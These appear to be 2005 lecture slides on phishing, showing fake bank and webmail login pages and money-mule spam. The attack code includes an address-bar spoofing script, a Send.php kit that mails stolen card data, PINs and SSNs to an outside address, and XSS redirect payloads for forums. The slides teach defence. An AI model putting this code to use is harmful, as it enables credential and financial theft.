


# Internet Threats in Depth

## Phishing and Botnet


Alan  
HIT 2005




# Outline



- Phishing (20 min)




- Botnet (40 min)





# What is Phishing?

- Phishing attacks use both **social engineering** and **technical subterfuge** to steal consumers' personal identity data and financial account credentials.
  - Such as credit card numbers, account usernames, passwords and social security numbers..





# Phishing site sample #1

PayPal®

[Sign Up](#) | [Log In](#) | [Help](#)

Welcome


Send Money

Request Money

Merchant Tools

Auction Tools

## Member Log In

Secure Log in 

Registered users log in here. Be sure to [protect your password](#).

Email Address:

Password:

[Forget your password?](#)

New users [sign up here!](#) It only takes a minute.

Log In

[About](#) | [Accounts](#) | [Fees](#) | [Privacy](#) | [Security Center](#) | [User Agreement](#) | [Developers](#) | [Referrals](#) | [Shops](#)

[PayPal, an eBay Company](#)

Copyright ? 1999-2005 PayPal. All rights reserved.  
Information about FDIC pass-through insurance



*Steal money or credit card info..*

# Phishing site sample #2



LaSalle Bank  
ABN AMRO

Locations | Customer Service | Apply | Rates | Search | Home

Help ▾ Enroll Now ▾

## Welcome to LaSalleOnline

### Login to Online Banking

**User ID:**

Unless you have chosen your own User ID, your ID is your SSN or TIN without dashes.

**Password:**

[Are you a Wealth Management or Private Banking client?](#)      [Forgot Your Password?](#)

**Login**


### Announcements

**Consumer alert about fraudulent emails**

[Click here for details](#)

- **Protect yourself from email fraud.**  
LaSalle Bank does not ask for your personal, financial or account information through email. [Learn how to protect your accounts.](#)

*Steal onlinebank account*



# Phishing site sample #3



新使用者

**立即註冊** 享用Yahoo!奇摩的服務

- **聊天室** - 立刻認識新朋友！這裡有最多的網友與你分享心情，各式各樣的聊天主題任你挑選，盡情享受意想不到的樂趣。
- **My Yahoo!** - 將你喜歡的 Yahoo! 各項服務放在一個頁面。可以隨時掌握你的股票，看看你是不是有新郵件，還是瞧瞧有幾個朋友在線上。
- **家族** - 是一個完全免費、即開即用的社群服務，可使用討論區、聊天室、寫真集等強大功能，和你的親朋好友或是號召志同道合的網友們建立一個專屬於你們的家族。

《Yahoo!奇摩會員》  
請輸入帳號和密碼

帳號:

密碼:

記住我的帳號


模式：標準模式 | [安全模式](#)

[登入說明](#) [忘記密碼](#)

雅虎國際資訊 版權所有 © 2004 Yahoo! Taiwan Inc. All Rights Reserved.

[隱私權政策](#) - [服務條款](#)

*Steal service/identity*



# Phishing site sample #4

網址(D) [redacted]

首頁 | 我的 MSN | Hotmail | 搜尋 | eShop | Messenger | 社群與會 | 搜尋網頁

msn.com.tw **msn** Hotmail

新功能！全新相片上載工具 - 在 MSN Hotmail 中輕鬆地調整大小並傳送相片。

### 註冊免費的 MSN Hotmail 帳號

安全、多功能、豐富的表達方式

- **更安全的防護功能**  
使用功能強大的垃圾郵件組合管理和掃毒功能，保護您的收件匣。
- **隨時隨地都可收發 e-mail**  
使用任何網路連線方式傳送接收郵件。
- **表達您自己**  
獨特的表情符號、簽名檔、背景和版面設計，寫給親朋好友的郵件，更有自己的風格。

**整合即時通訊的連絡人**  
不論您使用的是 MSN Hotmail 或 MSN Messenger 的立即訊息功能，共用的連絡人清單方便您選擇最佳的通訊方式。

### 登入 Hotmail

電子郵件地址：

密碼：

[忘記密碼？](#)

- 儲存我的電子郵件地址和密碼
- 儲存我的電子郵件地址
- 每次都詢問我的電子郵件地址和密碼

**Microsoft Passport Network**  
帳號服務 | 隱私權聲明 | 使用規定  
© 2005 Microsoft Corporation. All rights reserved.

*Steal service/identity*



# Phishing site sample #5

The screenshot shows a phishing website with a green background and a pattern of small circles on the left. The main content area has a green header with the logo 'WRETCHE 無名小站'. Below the header, there is a navigation bar with links: '無名小站 | 無名相簿 | 無名網誌 | 無名BBS | 升級 VIP 優惠只到 7/31 | 什麼? 無名小站變快了?'. A red bullet point reads: '為了確保您的帳號仍在使用中，不佔用網路資源，請儘速完成認證動作。'. Below this is a form titled '會員資格' with three input fields: '帳號', '密碼', and '電子郵件信箱'. A '帳號認證' button is at the bottom of the form. A second red bullet point at the bottom reads: '您仍然可以使用 證件影本 <http://auth.wretch.cc/auth.php> 的方法來完成認證哦'.

*Steal service/identity*





# Phishing site sample #6



## HiNet 會員中心

整合各類加值服務，一卡在手，暢行無阻

| 會員中心 | 新手上路 | 尋求幫助 | HiNet首頁 |

歡迎來到HiNet會員登入!

我還不是 HiNet 會員! [立即加入](#)

---若是您同時用有ADSL與撥接帳號，請任選一種註冊---

HiNet會員帳號:  帳號說明

HiNet會員密碼:  記密碼

記住我的帳號

[登入](#)

**MemberCenter**

HiNet會員系統是為提供 HiNet 會員更好、更便利的服務所設計，會員使用同一組的帳號與密碼即可暢遊HiNet所有網站服務!

**>> 金卡會員**


HiNet 撥接及ADSL客戶，請儘快申請HiNet金卡會員 ^\_^ (金卡會員帳號僅需登打@之前的帳號)

**>> 普卡會員**

免費成為HiNet會員，即可享受HiNet所有超值服務，不管遊戲、影片、音樂、算命、學習、理財、還是交友，一票玩到底! (普卡會員帳號格式為您的完整email)

| [使用規定](#) | [隱私權聲明](#) | [使用說明](#) | [忘記密碼](#) |

# Increasing of phishing sites



Anti-Phishing Working Group  
**Anti-Phishing Working Group**  
 Committed to wiping out Internet scams and fraud



# Tricks of Phishing

- Similar looking URL to Genuine URL
- Using IP address
- Pop Up Windows
- URL spoofing of address bar
- Install Trojans or Spyware

# Similar looking URL to Genuine URL



- <http://www.barclays.co.uk/> is the original bank website.

Two similar looking URL example


1. <http://www.barclayze.co.uk/>
2. <http://www.barclays.validation.co.uk/>
  - using a sub-domain such as "http://www.barclays.validation.co.uk", where the actual domain is "validation.co.uk" which is not related to Barclays Bank.




# Pop Up Windows

open a real webpage in the background while a bare pop up window (without address bar, tool bars, status bar and scrollbars) is opened in the foreground to display the fake webpage

```
<!-- Begin
function popUp(URL) {
day = new Date();
id = day.getTime();
eval("page" + id + " = window.open(URL, '" + id
+ "', 'toolbar=0,scrollbars=0,location=0,statusbar=0,
menubar=0,resizable=0,width=800,height=600');");
}
// End -->
</script>
```





# Scripts hide the IE address bar



```
var vuln_x, vuln_y, vuln_w, vuln_h;
function vuln_calc() {
var root= document[
(document.compatMode=='CSS1Compat') ?
'documentElement' : 'body'
];
vuln_x= window.screenLeft+70;
vuln_y= window.screenTop-45;//adjust window position
vuln_w= root.offsetWidth-200;
vuln_h= 17;//url window height
vuln_show();
}
```

```
var vuln_win;
function vuln_pop() {
vuln_win= window.createPopup();
vuln_win.document.body.innerHTML= vuln_html;
vuln_win.document.body.style.margin= 0;
vuln_win.document.body.onunload= vuln_pop;
vuln_show();
}
```

```
function vuln_show() {
if (vuln_win)
vuln_win.show(vuln_x, vuln_y, vuln_w, vuln_h);
}
```

```
var vuln_html= '<div style="height: 100%; line-height: 17px; font-family: \'Tahoma\', sans-serif; font-size: 8pt;">https://internetbanking.suntrust.com/default.asp</div>'
```

```
if (window.createPopup) {
vuln_calc();
vuln_pop();
window.setInterval(vuln_calc, 25);
} else {
}
```



# Install Trojans or Spyware

## - Client side attack



- Malicious site (ex.IE iFrame vulnerability MS04-040,MS05-036/37...)
- Client will d/l malicious file and execute it after browsing a malicious page.


The screenshot shows a Microsoft Internet Explorer browser window with the address bar displaying `http://nmap.dyn dns.org/ieexploit/`. The page content is a directory listing for `/ieexploit` with the following table:

| Name                                   | Last modified     | Size | Description |
|--|-------------------|------|-------------|
| <a href="#">Parent Directory</a>       |                   | -    |             |
| <a href="#">internetexploiter.html</a> | 24-Nov-2004 16:05 | 13K  |             |

Below the table, it says `Apache/2.0.40 Server at nmap.dyn dns.org Port 80`. In the foreground, a terminal window shows a telnet session:

```
[root@192.168.1.42 ~]# telnet 192.168.1.42 28876
Trying 192.168.1.42...
Connected to 192.168.1.42 (192.168.1.42).
Escape character is '^'.
Microsoft Windows XP [版本 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\lclee\桌面>
```

# Install Trojans or Spyware - A malicious site example




## Email Address Remove

To Remove your email address.

Kindly Scroll to the bottom of the page.

In the meanwhile please take note.



1) We Honour all remove request's. ----> You will never receive a email from us again.

2) Our merchandise is of good quality and we offer unconditional money back gaurantee, if you ever want to try us.


3) Buying online is safe for a consumer. Take note, in an event you dont get your goods. you may talk to your bank from whom you receive your credit cards from. Tell th<sup>6</sup> problem you faced while buying online. They will check it out for you.





# Tricks to keep phishing page stealth

- Using 'dot' to hide directory

網址 (D)  http://www.southtrust.com/southtrustonlinebanking.com/retail/

**SouthTrust** 

Username:

Password:

Forgot your password?



Online Banking Log In

Welcome to SouthTrust Online Banking! With our 24-hour online financial center, you can manage cleared checks and deposit tickets, transfer funds between eligible SouthTrust accounts, order of

```
[root@nmap html]# ls ←
[root@nmap html]# ls -l ←
total 0
[root@nmap html]# ls -la ←
total 12
drwxr-xr-x  3 root  root  4096 Jul 14 15:47 .
drwxr-xr-x 25 root  root  4096 Jul 14 15:47 ..
drwxr-xr-x  3 root  root  4096 Jul 14 15:47 .southtrustonlinebanking
[root@nmap html]#
```

Unless you use **-a, --all**  
do not hide entries starting with **.**




# Data is then sent to phisher

## Send.php

```
<?php
session_start();
$first = $HTTP_POST_VARS['first'];
$last = $HTTP_POST_VARS['last'];
$cctype = $HTTP_POST_VARS['cctype'];
$ccnumber = $HTTP_POST_VARS['ccnumber'];
$ccmonth = $HTTP_POST_VARS['ccmonth'];
$ccyear = $HTTP_POST_VARS['ccyear'];
$cvv2 = $HTTP_POST_VARS['cvv2'];
$ssn = $HTTP_POST_VARS['ssn'];
$pin = $HTTP_POST_VARS['pin'];
$email = $HTTP_POST_VARS['email'];
$ip = getenv("REMOTE_ADDR");
$adddate=date("D M d, Y g:i a");
$subj = "Banking Account Info";
$msg = "First Name: $first\nLast Name: $last\nType: $cctype\nCredit Card Number:$ccnumber\nCC Month: $ccmonth\nCC year :
$ccyear\nPIN: $pin\nIP: $ip\nDate: $adddate\nSSN: $ssn\nCVV2: $cvv2\nEmail: $email";
$from = "From: card@suntrust.com";
mail("insane@cannibalism.tv", $subj, $msg, $from);
header("Location: thankyou.htm");
?>
```

# How to launder money



# How to launder money (cont)

## - Recruit job seeker by spam



**Work from home**  
and prepare to succeed

Dear friend,

**Nowadays vacancies:**

- ◆ Transaction Manager;

**Description:**

- ◆ We are looking for honest and smart people for this position.

**Requirements:**

- ◆ Adult people only (we cannot hire people who don't reach the adult age);
- ◆ Computer with e-mail;
- ◆ 2-3 hours free time within the work day;

**Job description:**

Our company is interested in hiring citizens of your country for temporary work tied with receiving money transfers from our clients in your country through the banking system (usually an internal bank transfer, or bank transfer within the country) and further transfers of these funds to us through money transfers such as WESTERNUNION - more about this company at [westernunion.com](http://westernunion.com) (choose your country on the main page for specific details). You will be paid according to accomplished work - 10% from the sum of each money transfer. On average transfer sums will range from 3000-3500 EUR. You will process at least 1-2 transfers a week. In order to start working you do not need any money, any previous work experience or special education.

◆ 2-3 hours free time within the work day;

### Job description:

Our company is interested in hiring citizens of your country for temporary work tied with receiving money transfers from our clients in your country through the banking system (usually an internal bank transfer, or bank transfer within the country) and further transfers of these funds to us through money transfers such as WESTERNUNION - more about this company at [westernunion.com](http://westernunion.com) (choose your country on the main page for specific details). You will be paid according to accomplished work - 10% from the sum of each money transfer. On average transfer sums will range from 3000-3500 EUR. You will process at least 1-2 transfers a week. In order to start working you do not need any money, any previous work experience or special education. If you are interested and would like to get more details on this job offer - simply fill out the form below (if you couldn't send the inquiry from the form visit the following [link](#)) Attention! Space is limited, so hurry!

### PERSONAL INFORMATION:

First Name

Last Name

Country

Phone

E-mail

Submit this form



# Beyond phishing

- Phisher uses two methods to speed up the installation of phishing sites.
  1. Using Phishing package.
  2. installing redirection services to deliver web traffic to existing phishing websites
- Uses the victim host to send spam mails for advertising phishing websites
- propagation of spam and phishing messages via botnets

# Redir




## Various kinds of redirect scripts

```
<script>  
setTimeout("window.location.href='http://xx/x.htm'",100);  
</script>
```

### Benefit of redir:

1. Easy to config compromised host  
Increase the speed of compromising vulnerable systems
2. If a compromised host is detected, the main phishing site is still alive  
if a main site is detected, hacker will set one of the compromised host to be the main site

```
<script>  
location.replace("http://xx/x.htm");  
</script>
```




# Active phishing attack!

## Cross-site scripting redirection

### Script injection



- Two threats of web application!
  - SQL injection
  - Malicious script 
- Insert redirect script on forums or guestbook.
  1. `<script>timerID=setTimeout('window.location.href="http://fake/member.htm"',100);</script>`
  2. `<script>location.replace("http://www.yahoo.fake.com/member/");</script>`
- Script code can redirect the user to fake authentication page and steal his account information.



# Auction scams – interception

## A scam which focus on dedicated victim!

請注意：這是系統自動產生的電子郵件，請勿直接回覆此電子郵件，如有任何問題，請至 [http://pages.tv.ebay.com/help/contact\\_inline/index.html](http://pages.tv.ebay.com/help/contact_inline/index.html)

你好！這是物品的請款明細。

你好！。?謝謝你購買我的物品！物品總金額為 £36.48。

**聯絡與付款**

按一下「聯絡與付款」便可確認運送、總金額，以及利用以下方式付款：  
PayPal; 個人支票; 匯票。

| 物品編號  | 物品標題  | 數量 | 價格      |
|---|---|----|---------|
| 6381539786                                  | <a href="#">WWE TAGGED CLASSIC CANDADIAN STAMPEDE / FINAL FOUR - R2</a> | 1  | £ 14.50 |
| 6384585050                                  | <a href="#">WWE TAGGED CLASSIC WRESTLEMANIA 5 &amp; 6 R2 DVD</a>        | 1  | £ 16.99 |
| 小計：   |   |    | £ 31.49 |
| 運費與包裝費：Sellers Standard International Rate： |   |    | £ 4.99  |
| 總金額：  |   |    | £ 36.48 |

1. Send the fake mail to buyer before real seller.
2. Send the fake mail to seller.

UK CUSTOMERS- Please send Pay via Pay Pal payment Or send a cheque or postal order made payable to: 1 UP Games, Unit 1J&#60; Shaw Wood Business Park, Leger Way, Doncaster, DN25TB. Please remember to include your item number along with your payment. EUROPE &#38; WORLDWIDE CUSTOMERS- Please check the item listing for shipping costs to your location, and submit Pay Pal payment or send 'International money order' (IMO) in GBP (English pounds)

如有任何疑問，你可以寄電子郵件給我，我會盡快回答你喔！

運送方式：


Sellers Standard International Rate：£ 4.99

